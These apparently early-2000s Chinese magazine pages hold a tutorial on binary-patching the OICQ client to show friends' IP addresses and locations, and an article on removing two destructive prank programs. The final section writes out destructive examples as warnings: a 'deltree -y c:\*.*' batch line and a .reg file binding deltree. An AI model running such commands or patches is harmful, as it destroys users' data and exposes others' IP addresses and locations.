大家请先看图8中的“=^o^=”这个昵称，就是第一位的那个，再看看图9，发现了什么？原来在查看用户信息中显示用户的名字是“=^o^= 嘿嘿”，这其实也是特殊字符在作怪，因为该用户在“嘿嘿”前加入了一个换行字符，“嘿嘿”二字就被换到下一行了，所以在好友列表中该用户名称看不到“嘿嘿”。但由于用户信息窗口中不支持换行，所有能显示全名。这个换行字符也放在光盘中的“Unicode.txt”里。




图 8



图 9

写在结尾

像这样的小技巧确实很有意思，也很有趣。其实发现它们也并不难，只要你肯勤动手，勤动脑，不要沉迷一种思维方式，你就会发现寻觅了很久的最美丽的那个花朵就在你手边……

编者按：和计算机硬件一样，现在很多软件也需要安装各种插件以增强其功能，而这些插件往往都是第三方开发的。很多大型的软件公司注意到了这一点，便在他们的产品中预留下接口，方便他人开发插件。但如果软件并没给插件留下位置，而我们又想添加自己需要的功能，这样就只有自己动手直接修改软件了。本文讲述的是为OICQ增加显示好友IP的功能，希望对大家有所启发。

手把手教你修改OICQ

文／木头

声明：本文章仅为教学目的而作，请勿将此用于不法行为。

前 言

OICQ是目前国内使用最广泛的聊天软件，随之也出现了许多OICQ的补丁，其中最著名和最实用的应该算是邹丹制作的显示IP补丁，我看了邹丹写的《为OICQ 820添加显示IP地址和端口号的功能》和《如何为程序打补丁（基础，提高篇）》两篇文章，然后自己试验了一次。在实验的过程中，发现那两篇文章中存在着一些不足，特别是《如何为程序打补丁（提高篇）》一文中，完全把Orignal First Thunk和First Thunk两个数据的作用搞反了，这很可能误导初学者，再加上那两篇文章都没有写出具体的实现方法，为此，我结合自己修改OICQ的经验，写出此文，希望能对朋友们有所帮助。

目 的

我们的目的是去除OICQ的广告栏，获取好友的IP，用IP作参数，调用ipsearcher.dll得到对方地址，然后显示在原来的广告栏的位置。需要说明的是，这篇文章没有详细介绍如何得到OICQ中在线好友的IP地址，因为本文重点不在于此，只是提出一种稍微高阶一些的补丁方法——调用外部dll来给程序添加功能。

工 具

W32Dasm：反汇编器，静态分析程序。

TRW2000：动态调试器。

Hiew：直接用Asm写Patch，方便修改。

PEditor：对PE文件进行操作。

ResHacker：修改界面，添加显示窗口。

操作步骤

首先考虑在何处显示IP地址的问题.一般都是利用原来OICQ的广告窗口位置显示，这样做主要是考虑到现在OICQ的Flash广告的确很烦人，稍不小心，就容易点击到一些网站上去。

要使用广告窗口来显示我们的信息，当然首先要屏蔽掉广告窗口上面的图片.其次，还要屏蔽掉在广告窗口内部点击时，程序自动启动腾讯浏览器，进入腾讯站点。其中，屏蔽图片我们可以使用Create File A断点；屏蔽浏览器的启动，我们可以使用Shell Execute A断点。

使用TRW2000，设置断点：

1.bpx CreateFile；

2.G；

3.点击OICQ上一个在线好友，让广告窗显示；

4.断点生效；

5.Pmodule看到如下代码段：

```
:0043AEFF 895E54    mov dword ptr [esi+54], ebx

* Reference To: KERNEL32.CreateFileA, Ord:0034h

:0043AF02 FF1594125800    Call dword ptr [00581294]
:0043AF08 8BF8      mov edi, eax
:0043AF0A 83FFFF    cmp edi, FFFFFFFF
:0043AF0D 897D08    mov dword ptr [ebp+08], edi
:0043AF10 0F84EB000000    je 0043B001//我们只要修改这个跳转就可以了
:0043AF16 8D45F4    lea eax, dword ptr [ebp-0C]
```

我们需要修改上述跳转到如下地点：

```
:0043AFDE 3945FC    cmp dword ptr [ebp-04], eax
```

```
:0043AFE1 7427          je 0043B00A
:0043AFE3 FFB688000000  push dword ptr
[esi+00000088]  //使上面的跳转跳到这里
:0043AFE9 E8D7801000    call 005430C5
:0043AFEE 59            pop ecx
```

使用Shell Execute A断点栏下来以后，往上看，可以看到如下代码：

```
:00459C7F 50            push eax
:00459C80 FFB64C030000 push dword ptr
[esi+0000034C]  // [esi+34C]就是广告窗口hwnd

* Reference To: USER32.GetWindowRect, Ord:015Ch
                              |
:00459C86 FF1578175800 Call dword ptr [00581778]
:00459C8C 8D45DC        lea eax, dword ptr [ebp-24]
:00459C8F 8BCE          mov ecx, esi
:00459C91 50            push eax
:00459C92 E8FECE0E00    call 00546B95
:00459C97 FF7510        push [ebp+10]
:00459C9A 8D45DC        lea eax, dword ptr [ebp-24]
:00459C9D FF750C        push [ebp+0C]
:00459CA0 50            push eax

* Reference To: USER32.PtInRect, Ord:01EAh
                              |
:00459CA1 FF15B0175800Call dword ptr[005817B0]
:00459CA7 85C0          test eax, eax  //修改这一
句为 xor eax,eax, 正好两字节

:00459CA9 0F844C010000 00459DFB
```

上面是发送消息时的判断代码，接受消息的窗口，也有类似的代码如下：

```
:004B02CC FF750C        push [ebp+0C]
:004B02CF 50            push eax
* Reference To: USER32.PtInRect, Ord:01EAh
                              |
:004B02D0 FF15B0175800  Call dword ptr[005817B0]
:004B02D6 85C0          test eax, eax   //同样
改为xor eax,eax 两字节

:004B02D8 0F8409010000  je 004B03E7
```

如此，我们便让广告窗口消失了，然后就是如何得到在线好友的IP。457A4A处代码如下：

```
:00457A44 6824010000    push 00000124
:00457A49 57            push edi
:00457A4A E8CB350F00    call 0054B01A
:00457A4F 8D86E4030000  lea eax, dword ptr
[esi+000003E4]
:00457A55 50            push eax
:00457A56 53            push ebx
```

当我们执行到457A4F处时，键入命令：d *(*(esi+414)+358)，就可以看到我们所选择的在线好友的IP地址，如何得到414和358这两个数，需要大家的经验和运气，基本上，OICQ的每一个版本这两个数得值都会不同。我们现在得到了我们需要的IP地址，下面是本文最核心的地方——如何把这个IP转换成为地址数据，显示在广告窗口的位置。关于如何显示出来，后文详细论述，这里先讲讲添加dll中的函数进入OICQ。

在任何一个可以显示地址的OICQ中，都可以看到两个文件是原版的OICQ所不具有的，一个是ipsearcher.dll，另一个是wry.dll。其中，wry.dll是著名的根据IP查地址软件“追捕”所使用的数据库，ipsearcher.dll不过是它的一个界面，让你可以更加方便地使用wry.dll，ipsearcher.dll的使用方法及其简单（后面可以看到它的使用），它里面只有一个引出函数_GetAddress，我们需要做的事情就是让OICQ启动的时候，自动加载ipsearcher.dll。这里需要PE文件格式的知识，而且极易出错，操作的时候务必小心。操作步骤如下：

1.用PEditor打开OICQ2000b.exe，点击director，可以看到imp table的RVA是1CCE28，Size是17C。

2.使用PEditor的FLC功能，得到RVA 1CCE28==File offset 1CCE28。好，方便了我们的工作。

3.用WinHex打开OICQ2000b.exe，Alt+G，填入1CCE28，然后拖动鼠标选择，看着右下方有Size标注出你选择的块的大小，当选择的区域达到17C，停止拖动，Ctrl+C拷贝选择区域到剪贴板。

4.再次用PEditor打开OICQ2000b.exe，点击section，看到.data段的起始地址为：1D1000。

5.回到WinHex，Alt+G，填入1D1000，看到上面有很大一篇空间为0，于是在1D0150处Ctrl+B，把剪贴板上的数据填充到此处（注意是

Ctrl+B，不是Ctrl+V，Ctrl+V是拷贝，会增加文件的长度），Ctrl+S存盘。

6.PEditor的director中，手动修改imp table的RVA为：1D0150（因为OICQ的File offset==RVA）。

7.在WinHex中，按照图1写入新的引入函数项：

```
001D02A0  C8 18 18 00 98 D7 1C 00 00 00 00 00 00 00 00 00
001D02B0  6E FF 1C 00 F4 17 18 00 00 03 1D 00 00 00 00 00
001D02C0  00 00 00 00 E0 02 1D 00 10 03 1D 00 00 00 00 00
001D02D0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
001D02E0  01 00 5F 47 65 74 41 64 64 72 65 73 73 00 00 00   .._GetAddress...
001D02F0  69 70 73 65 61 72 63 68 65 72 2E 64 6C 6C 00 00   ipsearcher.dll..
001D0300  E0 02 1D 00 00 00 00 00 00 00 00 00 00 00 00 00
001D0310  E0 02 1D 00 00 00 00 00 00 00 00 00 00 00 00 00
001D0320  F0 02 1D 00 00 00 00 00 00 00 00 00 00 00 00 00
```

图 1

下面我们对Orignal First Thunk和First Thunk项做一下说明：

系统在程序初始化时，根据Orignal First Thunk的值找到函数名，然后调用Get Proc Address函数，根据函数名取得函数的入口地址，然后用函数入口地址取代First Thunk指向的地址串中对应的值。有的程序Orignal First Thunk的值为0，则初始化时系统根据First Thunk的值找到指向函数名的地址串，由地址串找到函数名，再根据函数名得到入口地址，然后用入口地址取代First Thunk指向的地址串中的原值。

根据这个说明我们可以看出，在添加新的引入函数的时候，真正重要的是First Thunk处的值，Orignal First Thunk填不填写无关紧要，要填的话，就得填入一个真正有效的值，如果嫌麻烦，可以使其为0。具体到OICQ中，也就是说1D02B8处，我们完全可以不填写任何数据，直接写0。而FirstThunk处的值，一定要填写正确，我们才能调用该Dll中的函数。

在这里，First Thunk的指针关系是这样的：

1D0310-->1D02E0-->(0100)_GetAddress

而RVA=1D0310在程序执行时的VA是5D0310，所以，我们的代码中，写入Call dword [5D0310]就是写入CALL IPSEARCHER!_GetAddress。也就是说：

Call dword [5D0310] = Call IPSEARCHER!_GetAddress

得到地址以后，剩下的就是显示的问题。要把地址显示出来，我们有两种方法。第一，调用标准的Windows API——SetWindowText显示，这样做，需要得到广告窗口的hwnd，而且，不方便自己添加Edit控件等显示更多信息。第二，调用OICQ自己内部已经写好的代码，来显示我们需要显示的内容。这种方法明显优于第一种，其好处是可以自己添加Edit控件显示自己想要显示的东西，这样界面就可以做得很美观。

下面我把两种方法都介绍一下。第一种方法虽然在修改OICQ的时候不推荐使用，但它是我们给程序打补丁的基础，熟练掌握以后，可以给任何程序使用相同的方法补丁。第二种方法完全是针对OICQ的一个巧妙的解决方法，在以后其他的程序中，不能完全照搬。

下面就是OICQ显示地址的最后实现代码了，由于我们需要写的代码并不是很多，所以就直接利用了前面修改CreateFileA时空下来的代码空间。写的时候要注意，最好在PEditor里面把代码段的属性改为可读写的（也就是最高一位为1）。

无论是第一种还是第二种方法，457A4A处如此修改：

```
0167:00457A4A E8CB350F00   CALL    0054B01A
0167:00457A4F E9C134FEFF   MP      0043AF15
0167:00457A54 90           NOP
```

跳到43AF15后，第一种方法可以写入如下代码：

```
0167:0043AF15 51               PUSH    ECX
0167:0043AF16 52               PUSH    EDX
0167:0043AF17 56               PUSH    ESI
0167:0043AF18 8B8614040000     MOV     EAX,
[ESI+0414]
0167:0043AF1E 8B8058030000     MOV     EAX,
[EAX+0358]
0167:0043AF24 803800           CMP     BYTE
[EAX],00
0167:0043AF27 7436             JZ      0043AF5F
0167:0043AF29 50               PUSH    EAX
0167:0043AF2A FF1510035D00     CALL
IPSEARCHER!_GetAddress
0167:0043AF30 83C404           ADD     ESP,BYTE
+04
0167:0043AF33 FF7004           PUSH    DWORD
[EAX+04]
0167:0043AF36 FF30             PUSH    DWORD
[EAX]
0167:0043AF38 B890B95F00       MOV     EAX,
005FB990   ;此处存放格式字符串"%s0dh0ah%s"
0167:0043AF3D 50               PUSH    EAX
0167:0043AF3E B8A0B95F00       MOV     EAX,
```

```
005FB9A0
0167:0043AF43 50              PUSH    EAX
0167:0043AF44 FF15E4165800    CALL    'USER32!
wsprintfA'
0167:0043AF4A 83C410          ADD     ESP,
BYTE +10
0167:0043AF4D B8A0B95F00      MOV     EAX,
005FB9A0
0167:0043AF52 50              PUSH    EAX
0167:0043AF53 FFB64C030000    PUSH
DWORD [ESI+034C]
0167:0043AF59 FF15D4145800    CALL    'USER32!
SetWindowTextA'
0167:0043AF5F 5E              POP     ESI
0167:0043AF60 5A              POP     EDX
0167:0043AF61 59              POP     ECX
0167:0043AF62 8D86E4030000    LEA     EAX,
[ESI+03E4]
0167:0043AF68 E9E8CA0100      JMP     00457A55
```

第二种方法可以写入如下代码：

```
.0043AF15: 53              push  ebx
.0043AF16: 52              push  edx
.0043AF17: 56              push  esi
.0043AF18: 8B8614040000    mov   eax,[esi][00000414]
.0043AF1E: 8B8058030000    mov   e a x , [ e a x ]
[00000358]
.0043AF24: 803800          cmp   b,[eax],000 ;" "
.0043AF27: 7427            je    .00043AF50 ——
——— (1)
.0043AF29: 50              push  eax
.0043AF2A: FF1510035D00    call  _GetAddress
;ipsearcher.dll
.0043AF30: 83C404          add   esp,004 ;" "
.0043AF33: 8BD8            mov   ebx,eax
.0043AF35: 53              push  ebx
.0043AF36: 68B1040000      push  0000004B1 ;" ?
.0043AF3B: 57              push  edi
.0043AF3C: E8C5FC1000      call  .00054AC06 —
———— (2)
.0043AF41: 83C304          add   ebx,004 ;" "
.0043AF44: 53              push  ebx
.0043AF45: 68B2040000      push  0000004B2 ;" ?
.0043AF4A: 57              push  edi
.0043AF4B: E8B6FC1000      call  .00054AC06 —
———— (3)
.0043AF50: 5E              pop   esi
.0043AF51: 5A              pop   edx
.0043AF52: 5B              pop   ebx
```

```
.0043AF53: 8D86E4030000   LEA   EAX,[ESI+03E4]
.0043AF59: E9E8CA0100     MP    00457A55
```

第二种改法，对CALL 0054AC06需要做个说明：这个CALL是OICQ内部用来在Dialog的Control上面写字的，函数原型为：

```
CALL 54AC06,lpstring,DlgItemID,edi
lpstring：指向需要显示的字符串的指针
DlgItemID：需要显示的Control的ID
edi：固定值
```

很明显，由于这个call的引入，我们的修改工作方便了许多。上面的两个显示语句所显示的control是我自己用ResHack加入的，ResHack是汉化人经常使用的一个资源编辑工具，它可以很方便地为你需要修改的对话框增加很多control和style等等内容。我们在这里使用ResHack给OICQ的Dlg增加了几个Edit控件，美化了显示的效果，修改后的界面如图2所示。




图 2

编写代码还需要注意如下几个问题：

1．推荐使用Hiew写代码，这样修改方便，并且免除动态调试的时候各种不稳定的麻烦。TRW的A命令的确不是很好用。最好的一点是Hiew里面写了代码直接存盘就可以了，不像TRW里面，还得转几个弯才能写回文件里面。

2．要注意自己的代码中寄存器的值的保存问题。上面众多的push、pop指令就是为此而写。

3．从自己的代码返回到程序原来的代码中时，原来的程序有一句LEA　EAX,[ESI+03E4]，这里要注意加上。

修改完代码以后，我们还需要在eXeScope中修改广告窗的样式，让其看起来更加美观，这里就不再多说。经过以上几道手续，OICQ的修改工作就算最后完成。

注意：这个显示IP的东西是调用著名的“追捕”的数据库wry.dll，所以，能够分辨出来的IP的多少，取决于你的wry.dll的版本的新旧。想用得更爽的朋友，自己去找最新的“追捕”吧！

小编寄语：“妖之吻”和“恶作剧之王”是两款非常著名的恶作剧程序，相信曾深受其害的朋友不在少数吧，许多人一旦中招就不知所措，无奈之下被迫重装系统，编辑部一同僚就曾经为此彻夜未眠，为使“惨剧”不再重演，特刊登此文。

文／杨慧超

两款恶意软件的清除方法

一、妖之吻

妖之吻是千年老妖的作品。下载解压后大小252KB，只有一个文件名为yzw.exe的可执行文件，它的外表看起来很友善——图标是两只握在一起的手（图1）！如果你被这表面上的友善所打动，双击运行了这个程序，哈哈，你的恶梦就此开始了！




图1

首先，屏幕上会出现一个不大好看的窗口，上面写着“亲爱的，给你一个关机之吻”，同时在窗口中显示60、59、58……这样的倒计时数（图2），到了0，系统就自动重新启动了。当你再次听到Windows的启动声音，以为没什么事的时候，那个可恶的“亲爱的，给你一个关机之吻”又出现了，然后再次重启，如此反复，陷入一个死循环中，使你根本无法进入你的系统。你若想在那个窗口出现时按“Ctrl＋Alt＋Del”来终止它，根本就不管用，因为作者将热键屏蔽掉了。哈哈，这深情一“吻”不好受吧？




图2

怎么办？您要删除它的主文件？好吧，假设您是在C盘根目录下运行的yzw.exe，删除它以后，你再进入系统时，会出现一个对话框提示你“装载c：\yzw.exe失败，必须重新安装Windows”，这时你只能点击对话框上的“确定”按钮，点击后这个世界果然清净了许多——系统自动关机了。你若想通过安全模式进入Windows也是行不通的，它还会出现上面所说的提示，然后直接关机。那它到底是怎样控制我的系统的呢？我给你一个提示，看看这句话：“装载c：\yzw.exe失败”，对！它要装载yzw.exe文件，要装载它就可能从注册表，win.ini，system.ini等入手，那么这个“吻”到底从何处加载的呢？

实际上，妖之吻运行后会修改c:\Windows\system.ini文件，将其中的shell=explorer.exe改为了shell=c:\yzw.exe。当你再次开机时，妖之吻会被自动加载运行。从这里可以看出，妖之吻用自己的主文件代替了Windows的explorer.exe文件，explorer.exe是Windows的外壳程序，在Windows启动的时候要加载它，由于yzw.exe和explorer.exe的启动运行不一样，因此中了妖之吻之后，改注册表和win.ini没有用。而且你不能删除yzw.exe，一旦删除它，Windows就会提示报错，要你重新安装Windows。注：这里c:\代表绝对路径，如您是在d:\aaa下运行的yzw.exe，相应的shell就为d:\aaa\yzw.exe。

解决办法：这里共有5种方法提供给大家。

方法1：由于妖之吻是在system.ini中作怪，我们到那里把它消灭就可以破解它了。具体方法是：机子重启后按Shift＋F5进入Command prompt only方式，键入命令edit system.ini编辑system.ini文件，把其中的shell:＝绝对路径\yzw.exe改为shell=Explorer.exe，存盘退出，再重启机子就可以进入那熟悉的Windows桌面了。

方法2：同理用Edit命令编辑system.ini文件，不过这次是将shell这条语句删除，存盘退出，重启即可破解妖之吻的控制。

方法3：由A盘启动，将其它机子上的explorer.exe文件改名为yzw.exe，并将改名后的explorer.exe文件拷贝到yzw.exe所在的目录覆盖原来的yzw.exe文件，系统重启后就可以了。如果您觉得每次加载在Shell后的文件名为yzw.exe不大好，可以再用msconfig.exe将它重新改为explorer.exe这个文件名。

方法4：大家都知道Windows的窗口可以用组合键Alt + F4来关闭，在这里这个组合键依然有效。在您第一次运行yzw.exe文件，出现倒记时窗口的时候，按Alt + F4键可以关闭这个窗口，然后点击“开始”→“运行”调出“运行”对话框，键入msconfig.exe回车，这样就打开了系统配置实用程序，点击system.ini标签，找到[boot]小节，把shell=yzw.exe（当然前面还有yzw的路径）改成shell=Explorer.exe，这样就彻底解决了妖之吻。

方法5：系统中如果有事先备份的System.ini文件，就可以在机子重启后按Shift + F5进入Command prompt only方式，然后把事先备份的System.ini文件拷贝到C：\Windows下，覆盖原文件即可。

二、恶作剧之王

“不要摸我的左眼，否则你会后悔的！”，当你看到右眼被黑眼罩蒙住的克林顿在屏幕上说这句话时，你就要小心了，鼠标千万不能碰到他的眼睛！如果你不小心碰到了头像的左眼，机器会立刻重启，你的所有硬盘都将被格式化！怎么回事？哈哈，你碰到了大名鼎鼎的“恶作剧之王”了！

恶作剧之王是个恶意程序，前面提到的几个恶意程序和它相比，简直是小巫见大巫！前面介绍的那几个程序有一点好处，它们都不破坏硬盘数据。但恶作剧之王就不同了，如果你处理不当，它就会格式化你的硬盘，使你所有的资料都被删除！恐怖吧？

下载解压后只有一个文件Sex.exe，图标是一个MM的头像（图3），如果你想入非非，用鼠标双击运行了这个程序，它会让你大失所望——屏幕上出现了克林顿的头像（图4）！此时你一定得加倍小心，千万不要去碰他的左睛，只要一碰他的左眼，就会弹出来一个窗口，上面写着“你一定想按回车键吧。”如果你按了回车键，系统将会重新启动，并格式化所有的硬盘。如果没碰到头像的左眼就不会有事。



图3



图4

这到底是怎么回事呢？原来，当你的鼠标指向那个左眼后，程序就向C：\Windows\temp\Vbe下复制一个副本文件Sex.exe，然后向Autoexec.bat中写入快速格式化命令，从Z盘到C盘（多狠啊）。在程序退出之前，自动执行一次Autoexec.bat，此时已经开始格盘了！当到了系统所在分区，就重新启动机器。重新启动后，开始在纯DOS下再一次格盘，由于使用了快速格式化命令，很快你的硬盘就开始洗澡了，呵呵。即便你的系统中的Format.com早已被你删除也没有用，作者在程序中采用了文件流的方法，检测是否存在Format.com，如果不存在就生成一个（恶毒呀）。程序在运行后就锁定了系统功能键和鼠标，同时修改了msdos.sys文件，加入了BOOTKEYS=0这一行，目的是禁止启动时按F5、F8等键。如果没碰到头像的眼睛，就不会激活格式化功能，因此就不会有什么事了。

解决办法：提供了4个方法，自己选择吧！

方法1：如果你的鼠标没有点在头像的左眼上，此时千万不要乱动，赶快运行进程管理软件，终止进程sex.exe即可。大家常用的软件如windwos优化大师中就有进程管理功能，点“系统安全优化”→“进程管理”，就可以看到sex.exe这个进程（图5），选中它，点击“终止”即可终止sex.exe的运行。好了，那个讨厌的家伙从屏幕上消失了，可以松一口气了。




图5

方法2：如果你的鼠标已经点在它的左眼上了，那就立即关机1秒钟都不要犹豫，由A盘启动，并检查C盘是否被格掉了，如果没有被格掉，可以删除Autoexec.bat和C：\Windows\Temp\Vbe下的SEX.EXE，然后进入Windows 98，使用RecoverNT恢复后面的分区。如果你的动作像蜗牛，那你的硬盘肯定全被格掉了！此时可以试一下UNFORMAT，不过，只能恢复FAT16的硬盘哦。

方法3：如果不幸中弹，赶快到软件作者的主页（http：//lovejingtao.126.com）下载恢复工具，用恢复工具可以恢复硬盘中的数据。

方法4：再不然，重装系统，然后使用RecoverNT恢复后面的分区。

需要防范的几类危险文件

我们知道.bat是DOS批处理命令文件，我们可以用记事本编辑添加一些命令，运行后系统就会自动逐条执行命令。所以一些危险的命令就会被某些别有用心的人写进批处理文件中去，在网上四处传播搞破坏，例如在hello.bat中写进：

deltree －y c：\＊.＊

然后的事情就是你赶紧拿条手巾擦眼泪吧。从这个意义上说它比病毒还要恶毒。

另外，注册表文件.reg也可以被编写进类似的代码，例如我们编辑一个hello.reg：

REGEDIT4

HKEY_CLASSES_ROOT\CLSID\ 20D04FE0－3AEA－1069－A2D8－08002B30309D\sell\open\command @="command/c deltree"

双击执行它导入注册表，我胆小没敢试，哪位胆子大请试试看，请告诉我答案，^_^（注：千万不要去试，很危险的）。

类似的，在.hlp（帮助文件）、.pif（指向DOS的快捷方式）、.lnk（Windows快捷方式）这些文件中也可以写入危险的命令，如果不小心执行了那就危险了。防范以上调用DOS命令进行破坏的文件，被动的做法是通过将format、deltree这类命令改名换姓。

HTML网页文件对大家来说再熟悉不过了，HTML本身没有危害的，但HTML有一个调用外部对象的脚本运行的功能，可以调用能够读写其它文件的外部对象，所以也就被居心不良者利用，把带有恶意有脚本嵌入HTML中，当你打开包含有这类脚本和ActiveX控件的网页时，HTML应用文件中的可执行程序就会自动运行，接下来就是……所以有时当IE提示“该页上某些软件可能不安全，建议不要运行”，最好不要点“确定”。

